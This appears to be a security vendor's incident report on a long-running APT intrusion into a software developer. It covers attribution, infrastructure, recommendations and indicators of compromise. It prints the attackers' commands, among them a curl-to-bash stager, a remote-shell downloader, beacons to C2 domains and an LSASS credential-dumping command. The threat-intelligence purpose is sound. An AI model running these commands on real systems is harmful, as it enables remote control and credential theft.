The attackers changed the DNS record for the address lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com to 95.81.115[.]77. When the URL lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com/script.sh – used by the malicious script HEUR:Backdoor.Shell.Agent.o (MD5: 346b04985ec6c5d107ba0ddf32fe7691) – was accessed, the attackers first delivered the following script to the system:
|
1 |
X=maiShei3ohchoh9UtekairoPhaiz5ja8 bash -c "$(curl -fsSL https://gsocket.io/y)" |
This command (MD5: cb2908ef4cc042bfe856c84e9b61a2f9, detected by Kaspersky security solutions as Trojan.Shell.Agent.gg) downloads and runs the Global Socket utility with the preset connection key maiShei3ohchoh9UtekairoPhaiz5ja8. This gives the attackers the ability to gain remote control (a remote shell) of the compromised system.
Apparently, the attackers failed to establish communication with the infected systems and placed a different version of the script on the malware command-and-control server:
|
1 |
curl lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com/$(hostname) |
However, they forgot to specify the protocol in this version of the script (MD5: 719e813e527920e83349e061b5b1590f, detected by Kaspersky security solutions as Trojan.Shell.Agent.gf). They soon fixed the error:
|
1 |
curl https://lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com/$(hostname) |
In yet another version of the script (MD5: 86ff08749e77d5d078e929e5f9748504, detected by Kaspersky security solutions as Trojan.Shell.Agent.ge), the attackers pass the name of the compromised system as part of the URL to the previously unknown domain lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com, which at the time of the research also pointed to a system with the IP address 95.81.115[.]77.
To determine the attackers’ further intentions, we simulated a request from a compromised system. In response, the following bash script was received from the server:
|
1 |
url https://lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com/update | bash |
This script (MD5: 5e04b2891635cbaa83ad619fe248e85b, detected by Kaspersky security solutions as Backdoor.Shell.Agent.t) downloads the content of the update page from the same web resource. Judging by the fact that the page content is passed to the bash utility, the page should contain the next-stage script. However, at the time of analysis, the update page did not exist and the server returned an HTTP 404 error code.
Interestingly, depending on the different values specified for the $(hostname) variable, the attackers delivered two versions of the next-stage script to the system.
- Without proxy access (shown above).
- With proxy access:
|
1 2 |
curl -s -k -x "HTTP://<redacted>:<redacted>@<redacted>:3128" https://lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com/update |
This script is detected by Kaspersky security solutions as HEUR:Backdoor.Shell.Agent.o (MD5: 6d12efa1db15121f88d58b9952e301ef).
About the attackers
The connection between this incident and BO Team
Based on the research results, it can be stated with a high degree of confidence that this attack is attributable to activity by the BO Team APT group. This is most clearly indicated by the attackers’ activity on the domain controller. As in previous attacks, they first tried to use the Nanodump utility to steal credentials, and then used the operating system’s toolset:
| Command from one of BO Team’s previous attacks | Command from the investigated attack |
|---|---|
| %COMSPEC% /Q /c Cmd.ExE /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\bgPk.otf full | %COMSPEC% /Q /c cmD.EXe /Q /c for /f "tokens=1,2 delims= " ^%A in ('"tasklist /fi "Imagename eq lsass.exe" | find "lsass""') do rundll32.exe C:\windows\System32\comsvcs.dll, #+0000^24 ^%B \Windows\Temp\pnSsW4wSk.cur full |
As can be seen, the commands are identical except for the file names, which are pseudo-randomly generated. Even the placement of spaces where they are not required by the syntax matches, as do the obfuscation methods.
The phishing email sent to the organization’s employees at the end of July (the use of a DKIM signature indicates the email’s author is an attacker who had previously penetrated the customer’s IT infrastructure) was composed correctly, which indicates that the attacker is a Russian speaker. According to Whois.com, the IP addresses from which the attackers operated belong to a provider in Ukraine. Sending carefully prepared phishing emails also matches the profile of BO Team.
The code obfuscation methods used in the discovered backdoors are similar to those that BO Team had previously used in their attacks, as is the method of persistence in the system. According to the results of research by another group of Kaspersky experts into another BO Team attack, conducted in parallel with the investigation of this incident, it was also established that the group has competencies in creating and using malware for Linux systems.
Since the attacked organization is a company operating in the Russian Federation and is also a developer of software that has a customer base in the Russian Federation, an attack on this company matches the profile of BO Team. The attackers’ behavior pattern, characterized by a long-term presence within the attacked organization’s IT infrastructure, gradual development of the attack, and theft of confidential information, also matches the profile of this APT group.
During the research, we repeatedly noted that the attackers tried not to use malware and hacking utilities in order to evade detection. Instead, they actively used system tools such as RDP, SSH, and SCP, as well as system utilities to steal user credentials. This enabled them to develop the attack using legitimate accounts, which also matches the BO Team profile.
In previous attacks, BO Team relied on five methods to complicate detection and research of attack traces: timestomping (changing the timestamps of malware files), obfuscation of malware code and executed commands, deletion of events from operating system logs, use of system utilities instead of malware (LotL and LoLBin techniques), and disguising malware files as legitimate software and operating system components. In the course of this research, we identified all of these methods being used.
Finally, during the research of one of the compromised systems, the C:\Users\<redacted>\AppData\Local\Programs directory was discovered. While the directory itself is legitimate, it contains no files, and its modification timestamp corresponds to the date and time the system was compromised. Previous BO Team attacks have shown that they used this directory to store malware and utilities. Presumably, this directory was used at the initial stage of the system’s compromise; after seizing the domain controller, the attackers may have deleted their toolset from this directory as it was no longer needed.
Infrastructure
After stealing the corporate VPN configuration files and user credentials, the attackers established VPN connections from the IP addresses 193.3.23[.]236 and 80.76.42[.]139. Below is information on these IP addresses from the Whois.com service, collected at the time of the research.

As can be seen, both IP addresses belong to the address pool of a provider operating in the city of Lviv, Ukraine. Several hundred connections were recorded over the course of the incident. Based on the contents of the event logs, it can be concluded that the attackers used two systems that periodically took over the connection from each other, and also configured the VPN client to automatically reconnect in case of connection loss. The absence of any pattern in the graph showing the time of day when connections were made also indicates this.

Graphs based on an analysis of SIEM system events provide a more complete picture of the attackers’ actions. In particular, the distribution of events in which the attackers obtained Kerberos tickets by day of the week is shown.

After analyzing the distribution of Kerberos ticket requests by day of the week (shown above) and the distribution of Kerberos ticket requests by time of day (shown below), it can be concluded that the attackers adhere to a standard work schedule. It is also likely that the time zone in which the attackers operate differs only slightly from that of the attacked organization.
The following domain names were used as command-and-control servers for the backdoors deployed by the attackers on virtual machines and hypervisors:
|
1 2 3 |
lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com vmware-timecheck-api.nofrillsdns[.]com |

These domain names were created using the nofrillsdns.com service described earlier. After activating them, the attackers specified the following IP addresses in their DNS records: 193.3.23[.]236, 80.76.42[.]139, and the previously unknown 95.81.115[.]77. Below is information about this IP address, obtained using the Whois.com service and current as of the time of the research.
Separately, we note that the attackers used the compromised DKIM key to send the phishing emails via ip-223-6.dataclub[.]info, which belongs to the DataClub hosting provider operating in Latvia.
Finally, we note that throughout the attack, the BO Team hackers searched for log files containing their IP addresses and subsequently deleted them:
|
1 |
cat /proc/net/nf_conntrack | fgrep 80.76.42. |
Conclusions
The attackers managed to compromise all components of the organization’s IT infrastructure: Windows and Linux servers, workstations, hypervisors, backup servers, security solution management servers, and even network equipment.
They remained in the attacked organization’s network for several months, stealing confidential information. However, they did not encrypt or destroy any files.
The reason for this, in our opinion, relates to the activity of the attacked organization, a software developer whose solutions are used by industrial enterprises in various sectors, predominantly in Eastern European countries.
Based on the totality of the circumstantial evidence, such as the attackers’ interest in the source code repository and software build signing server, as well as their use of a software composition analysis (dependency analysis) platform, we believe that BO Team may have set out to inject malicious code into a solution released by the attacked organization in order to subsequently compromise its customers, i.e., carry out a so-called supply chain attack.
Based on the study of the extensive data provided to us as part of the incident response, we believe that the prolonged nature of the attack caused the attackers to become reckless and their activity was detected. Thanks to the rapid response measures applied after the incident was discovered, the attackers lost access to the compromised infrastructure and were apparently unable to bring the attack to its intended conclusion.
Why did the incident go unnoticed for so long? There are several factors that contributed to this: an outdated security solution, a SIEM system that was only being implemented at the time of the attack and was therefore effectively non-existent, the absence of necessary operating system and application software updates, insufficient network segmentation, storing authentication data in plaintext, and a lack of personnel dedicated to the organization’s information security.
Almost a year has passed since the events described. We did not publish this material earlier to give the attacked organization time to address all the shortcomings in its information security and ensure that BO Team’s attempts to return to their infrastructure were unsuccessful.
If you have any questions or comments after reading this report or have additional relevant information about the described attack, please get in touch by emailing ics-cert@kaspersky.com.
Recommendations
If any indicators of compromise related to the described series of attacks have been identified – except in cases where users received phishing emails that they did not open – please perform the following actions immediately:
- Isolate the compromised subnet or disconnect the entire enterprise network from internet access. Monitor for attempts to initiate suspicious connections, such as:
- Change the passwords for all user and computer accounts in all domains. To prevent a Golden Ticket attack, change the krbtgt service account password twice within the shortest possible time. Reissue all private keys, certificates, etc.
- Perform an unplanned reboot of the systems to restore the operation of security solution interceptors that may have been damaged by the attackers or malware.
- Ensure that a security solution is running on all systems, all modules are enabled, databases and software modules are up to date, and Kaspersky Security Network technology is enabled. Access to Kaspersky Security Network servers is permitted only through Kaspersky Security Center using KSN proxy technology (unless otherwise prohibited by local legislation or other regulations).
- Conduct an unplanned full antivirus scan of all systems.
- Check the task schedulers on potentially compromised systems for suspicious tasks.
- For further instructions and assistance with incident response, please contact us at ics-cert@kaspersky.com.
To avoid falling victim to the attacks described in this report, we also recommend taking the following measures:
- Install up-to-date versions of centrally managed security solutions on all enterprise systems (including both Windows and Linux servers and workstations) and update antivirus databases and program modules regularly. For systems operating in technological networks, we recommend using specialized security solutions such as KICS for Nodes.
- Ensure that all antivirus software components are enabled on all systems, and that policies prohibit disabling protection and terminating or removing the antivirus software without entering the administrator password. Verify that a password is required to remove the security solution administration agent.
- Use Kaspersky Security Network technology (unless prohibited by local legislation) to ensure that security solutions receive up-to-date threat information.
- Ensure that all devices connected to Kaspersky Security Center are assigned to groups (i.e., there are no systems in the Unassigned devices group), license keys are distributed to all devices, and periodic scanning tasks are created for all groups of devices.
- Minimize the number of exceptions specified in security solution policies. Avoid using wildcard (*) exceptions and instead use exceptions for specific files or extensions.
- Configure two-factor authentication for logging in to the Kaspersky Security Center administration interface according to the instructions. Align Kaspersky Security Center settings with the best practices described in the Hardening Guide.
- Change all domain account passwords for both users and computers. To prevent a Golden Ticket attack, the password of the krbtgt service domain account must be changed twice with a minimal time interval between the changes. Attention: this action will cause short-term unavailability of services working with Active Directory; reauthorization of service accounts will be required!
- Terminate user sessions and change passwords for all external services whose credentials may have been compromised (backup systems, cloud storage, corporate messengers, etc.). Enforce two-factor authentication for all users.
- Ensure that Active Directory policies include restrictions on the number of user login attempts. For Linux systems, use the MaxAuthTries field in the SSH service configuration. Users should only be allowed to log in to those systems they need to perform their job duties. Restrict the use of RDP, SSH, SCP, and SMB protocols using access control lists (ACLs).
- Establish the following password requirements in domain group policies:
- Prohibit storing or sending passwords (certificates, keys, secret phrases, tokens, etc.) in plain text; use dedicated software (password managers) to store and transfer passwords. Search text files, emails, instructions, browser storage, etc. for passwords and remove any authentication data found. Disable automatic decryption of email messages encrypted with PGP.
- Implement an NGFW-class solution (if not already in use), strengthen network segmentation, and place different groups of systems and different offices (teams of specialists) in separate virtual subnets (VLANs). Configure a network connection policy based on whitelists (default deny) that grants access only to the ports and protocols needed to perform business tasks. Apply the principle of least privilege.
- Update operating systems to the current versions supported by the vendor. This includes virtualization platforms (hypervisors) and network device firmware, such as routers. Install the latest security updates (patches) for this software.
- Update application software, paying special attention to internet-facing services, office suites, browsers, and mail servers, to the current versions supported by the vendor. Install the latest security updates (patches) for this software.
- Prohibit interactive and remote logins for technical accounts. For each technical account, create a list of systems on which it will be allowed to run services and tasks.
- Implement two-factor authentication (including for RDP logins) for authorization on systems that contain confidential data and on systems critical to the organization’s IT infrastructure, such as domain controllers. This also applies to cloud services used for hosting virtual servers. Also introduce two-factor authentication for cloud file storage. The use of TOTP is recommended.
- Configure email message filtering to automatically strip executable files and password-protected archives from incoming emails (from external addresses) and place them in quarantine. Strengthen filtering of content sent via email, and set up multi-tier filtering of incoming email traffic using at least two security solutions.
- Deploy (if not already in use) a system for collecting and managing information security events (SIEM system), such as Kaspersky Unified Monitoring and Analysis Platform.
- Ensure that the following correlation rules are configured in the SIEM system:
- Conduct continuous monitoring of security solution events, particularly antivirus detections; start building a Security Operations Center (or delegate this function to a third-party organization) to respond quickly to information security incidents. Use Kaspersky Security Center to monitor the state of protection components.
- Configure two-factor authentication for VPN connections. To avoid storing domain account passwords on users’ computers, we recommend implementing the use of individual user certificates and one-time (OTP) codes.
- Develop and implement information security regulations (if not already in place), in particular, an information security policy and an incident response procedure. Consider integrating experts from specialized external organizations into the relevant processes to increase the efficiency with which these tasks are resolved.
- Organize and conduct training for information security staff, system administrators, and other technical employees whose duties include detecting and preventing attacks and responding to information security incidents, in order to raise qualifications in these areas and improve the level of coordination under attack conditions.
- Deploy specialized solutions, such as Kaspersky Anti Targeted Attack or Kaspersky Endpoint Detection and Response, to protect against targeted attacks.
- Configure the backup system to store backup copies on a separate server that is not part of the domain and ensure that only a dedicated account that is not part of the domain has backup deletion and modification rights. This measure can help protect backup copies if the domain is compromised.
- Increase the frequency with which backup copies are created to ensure that the failure of any server does not result in the loss of a critical volume of information.
- Store at least three backup copies of each server and other systems important to the organization’s operations. In addition, store at least one backup copy on a separate, autonomous data storage device.
- Use RAID arrays on servers used to store backup copies. This improves the backup system’s fault tolerance.
- Implement a procedure for regular checks of backup integrity and usability. In addition, implement a procedure for periodically scanning backup copies with antimalware software.
- Configure endpoint security solutions to block the launch of remote administration utilities (except those used by administrators).
- Configure the remote administration utilities so that connection to a user session requires explicit approval from the user.
- Increase the storage depth of operating system, NGFW and other security solution event logs. It is recommended to store events for at least the last 30 days.
- Conduct an audit of external network connections and eliminate those that bypass the NGFW. Conduct an audit of NGFW policies and minimize the number of exceptions.
- Implement network traffic monitoring and anomaly detection solutions, paying particular attention to the following events:
- Move services related to maintaining the organization’s information security to a separate network segment. Limit data transfers between that segment and the rest of the network to the minimum required list of ports and protocols necessary for the operation of security solutions and monitoring to identify information security incidents.
- Database servers containing personal data, as well as other services that store and process personal data, should be placed in a separate network segment. Limit data transfer between this segment and the rest of the network to only the minimum necessary list of ports and protocols necessary for the operation of the services. Apply access control lists (ACLs).
- Require administrators to use a privileged account only when their job tasks cannot be performed without one. It is also recommended that different dedicated accounts be used to administer different groups of systems, e.g., DBMS, email server, etc.
- Require users to use unique passwords for different domains, services and systems. Prohibit the use of identical passwords for accounts with different privileges.
- Apply the concept of administrator workplaces with two separate workstations: one for routine tasks, such as reading corporate mail, and one for privileged tasks, such as domain administration. Limit data transfer to a network folder that imposes restrictions on launching executable files on the privileged workstation side, and prohibit all other network interactions between such workstations.
- Provide regular training to employees on how to securely use the internet, email, and other communication channels. Specifically, explain the possible consequences of downloading and launching files from unverified sources. Emphasize phishing email awareness and secure document handling practices.
- Conduct regular audits of the organization’s network perimeter, including scanning ports and identifying services accessible from the internet.
- Conduct regular audits of the access rights of domain accounts and groups, and identify paths for privilege escalation to Domain Administrator.
- Implement a practice whereby the domain accounts of ordinary users do not have local administrator rights. This reduces the risk of privilege escalation if an account is compromised.
- If possible, disable the use of standard network folders. This measure will help limit the operation of utilities such as PSExec.
- Establish a process for continuously monitoring IT system and technological network vulnerabilities, as well as responding to detected vulnerabilities. To automate the process and make informed decisions, we recommend using specialized products and services.
- To proactively adjust information security measures, we recommend monitoring changes in the industrial enterprise threat landscape, including changes in the tactics, techniques and tools of attackers, as well as analyzing security mistakes made by organizations that have fallen victim to attacks. To do this, it is recommended to use sources of specialized information in human- and machine-readable form, such as Kaspersky Industrial Threat Intelligence.
- Periodically conduct penetration tests and exercises (red/blue team) to assess the effectiveness and sufficiency of the selected information security measures.
Indicators of compromise
Files hash (MD5)
|
1 2 3 4 5 6 7 8 9 |
346b04985ec6c5d107ba0ddf32fe7691 – Linux bash backdoor 5aa8c19c897176502cf8d8fc543fafc7 – Linux bash backdoor 5e04b2891635cbaa83ad619fe248e85b – Linux malware downloader script 68957de915e2a58339fa477f8078bdf4 – ReverseSSH backdoor 6d12efa1db15121f88d58b9952e301ef – Linux bash backdoor 719e813e527920e83349e061b5b1590f – Linux malware downloader script 86ff08749e77d5d078e929e5f9748504 – Linux malware downloader script b86690213f0155f7b3b65832301ed932 – Linux bash backdoor cb2908ef4cc042bfe856c84e9b61a2f9 – Global Socket utility downloader script |
Security solutions verdicts
|
1 2 3 4 5 6 7 |
Backdoor.Shell.Agent.t HEUR:Backdoor.Shell.Agent.o Trojan.Shell.Agent.gg Trojan.Shell.Agent.gf Trojan.Shell.Agent.ge Trojan.Shell.Agent.gc HEUR:HackTool.Linux.ReverseSSH.gen |
Domain names and IP addresses
|
1 2 3 4 5 6 7 |
lo1yaizaeghaevarooD1ahtaichootae.nofrillsdns[.]com lo1yaizaeghaevarood1ahtaichootaz.nofrillsdns[.]com vmware-timecheck-api.nofrillsdns[.]com 95.81.115[.]77 193.3.23[.]236 80.76.42[.]139 ip-223-6.dataclub[.]info |
File path
|
1 2 3 4 |
/etc/cron.hourly/pgcache /usr/bin/vmware-toolbox-setdate /etc/cron.hourly/1vmware-timesync /dev/shm/pulse-shm-3088612174 |
